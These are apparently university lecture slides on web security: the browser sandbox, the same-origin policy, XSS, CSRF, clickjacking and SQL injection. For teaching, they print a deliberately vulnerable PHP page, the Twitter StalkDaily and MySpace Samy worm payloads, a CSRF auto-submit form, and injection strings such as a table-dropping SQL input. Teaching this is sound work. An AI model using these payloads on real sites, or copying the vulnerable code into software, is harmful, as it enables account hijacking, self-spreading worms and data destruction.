

CSE 564

Web Security

Franzi Roesner

January 31, 2019

Two Sides of Web Security

(1) Web browser

- Responsible for securely confining content presented by visited websites

(2) Web applications

- Online merchants, banks, blogs, Google Apps ...
- Mix of server-side and client-side code
 - Server-side code written in PHP, Ruby, ASP, JSP
 - Client-side code written in JavaScript
- Many potential bugs: XSS, XSRF, SQL injection

All of These Should Be Safe

- Safe to visit an evil website



- Safe to visit two pages at the same time



- Safe delegation



Browser Security Model


Goal 1: Protect local system from web attacker

→ Browser Architecture + Sandbox



Goal 2: Protect/isolate web content from other web content

→ Same Origin Policy
(plus sandbox)



Browser Sandbox



Goals: Protect local system from web attacker;
protect websites from each other

- E.g., safely execute JavaScript provided by a website
- No direct file access, limited access to OS, network, browser data, content from other websites
- Tabs (**new: also iframes!**) in their own processes
- Implementation is browser and OS specific*

*For example, see: <https://chromium.googlesource.com/chromium/src/+master/docs/design/sandbox.md>

	High-quality report with functional exploit [1]
Sandbox Escape [5]	\$15,000

From Chrome Bug Bounty Program

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com: 81 /dir/other.html	Failure	Same protocol and host but different port
https ://www.example.com/dir/other.html	Failure	Different protocol
http:// en .example.com/dir/other.html	Failure	Different host
http:// example.com /dir/other.html	Failure	Different host (exact match required)
http:// v2 .www.example.com/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same Origin Policy is Subtle!

- Browsers don't (or didn't) always get it right...
- Need to think about:
 - DOM / HTML Elements
 - Navigation
 - Cookie Reading
 - Cookie Writing
 - Iframes vs. Scripts
 -

Foreshadowing:

SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets...
- Example: leak info via image

```

```

What about Browser Plugins?

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- **Increases browser's attack surface**

Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.

by Dan Goodin (US) - Jul 13, 2015 9:11am PDT

- **Good news:** plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)

Goodbye Flash

Get ready to finally say goodbye to Flash — in 2020

Posted Jul 25, 2017 by [Frederic Lardinois \(@fredericl\)](#)



Next Story



What about Browser Extensions?

- Most things you use today are probably extensions
- **Examples:** Adblock, Ghostery, Mailvelope





Figure 1. Extensions are divided into three components, each with progressively more privileges and less exposure to malicious web content.

[<http://www.eecs.berkeley.edu/Pubs/TechRpts/2009/EECS-2009-185.pdf>]

What about Browser Extensions?

- But be wary of malicious extensions: **not subject to the same-origin policy** – can inject code into any webpage!



Two Sides of Web Security

(1) Web browser

- Responsible for securely confining content presented by visited websites

(2) Web applications

- Online merchants, banks, blogs, Google Apps ...
- Mix of server-side and client-side code
 - Server-side code written in PHP, Ruby, ASP, JSP
 - Client-side code written in JavaScript
- Many potential bugs: XSS, XSRF, SQL injection

OWASP Top 10 Web Vulnerabilities

1. Injection
2. Broken Authentication & Session Management
3. Cross-Site Scripting
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

XSS: Cross-Site Scripting

- **Idea:** Place **user-provided data** in the page.
 - Makes page more interactive and personal.
- **Threat:** Improperly used data can be **interpreted as code**.

XSS – Quick Demo


```
<?php
setcookie("SECRET_COOKIE", "12345");
header("X-XSS-Protection: 0");
?>
<html><body><br><br>
<form action="vulnerable.php" method="get">
Name: <input type="text" name="name" size="80">
<input type="submit" value="submit"></form>
<br><br><br>
<div id="greeting">
<?php
$name = $_GET["name"];
if($name) { echo "Welcome " . $_GET['name'];}
?>
</div></body></html>
```

**Need to explicitly disable
XSS protection – newer
browsers try to help web
developers avoid these
vulnerabilities!**

Cross-Site Scripting (XSS)

evil.com

naive.com



Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but  
with pictures, videos, and so much more! ");  
var xss = urlencode('http://www.stalkdaily.com"></a><script  
src="http://mikeyyloolz.uuuq.com/x.js"></script><script  
src="http://mikeyyloolz.uuuq.com/x.js"></script><a ');  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("/status/update", "POST",  
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");  
ajaxConn1.connect("/account/settings", "POST",  
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

<http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/>

XSS Solutions?

- Sanitize/validate input
 - e.g., `htmlspecialchars()`
- Browser detection/prevention

MySpace Worm (1)

- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



MySpace Worm (2)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url( 'javascript:alert(1)' )">`
- But MySpace will strip out “javascript”
 - Use “`java<NEWLINE>script`” instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (3)

Resulting code:

```

<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.sear
ch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+'A,A')}function nothing(){function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+a+',A+jav'+a');AE=AE.replace('exp'+r)',exp'+r')+A);AF=' but most of all, samy is my hero. <d'+iv
id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuse
action=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}}"></DIV>

```

C(X)SRF: Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
 - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form name=oneClick
  action=https://amazon.com/purchase.php>
  <input product=somethingExpensive > ...
  <script> document.oneClick.submit(); </script>
```
- Browser sends cookie, payment request fulfilled!
- Lesson: cookie authentication is not sufficient when side effects can happen

XSRF Defense

Include XSRF token (based on user session):


```
<form action="purchase.php" method="post">  
  <input type="hidden" name="csrf"  
    value="<?php echo $key; ?>" />  
  <input type="submit" value="One-Click  
    Purchase">  
</form>
```

Why does this work?

Attacker can't read token due to same-origin policy.

Clickjacking

- Trick users into interacting with sensitive user interfaces in another domain.
 - Using invisible iframes:




- Exploit predictable user timing:

<http://lcamtuf.coredump.cx/ffgeo2/>,

https://www.youtube.com/watch?v=9V4_emKyAg8

SQL Injection



A login form with a light gray background. It has two input fields: 'Username' and 'Password'. Below the 'Password' field is a blue 'Sign in' button and a checkbox labeled 'Stay signed in'.

What if this web app does something like this:

```
select * from users where  
user_name='$user' and  
user_password='$password'
```


Attacker can log in by entering the username:

`a' or '1'='1'; --`

Why? SQL will execute:

```
select * from users where user_name = 'a' or '1'='1';
```

SQL Injection



A login form with a light gray background. It contains two input fields: 'Username' and 'Password'. Below the 'Password' field is a blue 'Sign in' button and a checkbox labeled 'Stay signed in'.

What if this web app does something like this:

```
select * from users where  
user_name='$user' and  
user_password='$password'
```

Attacker can execute arbitrary SQL commands by entering the user name:

`a' ; <Other Commands> --`

For example: `a' ; DROP TABLE users; --`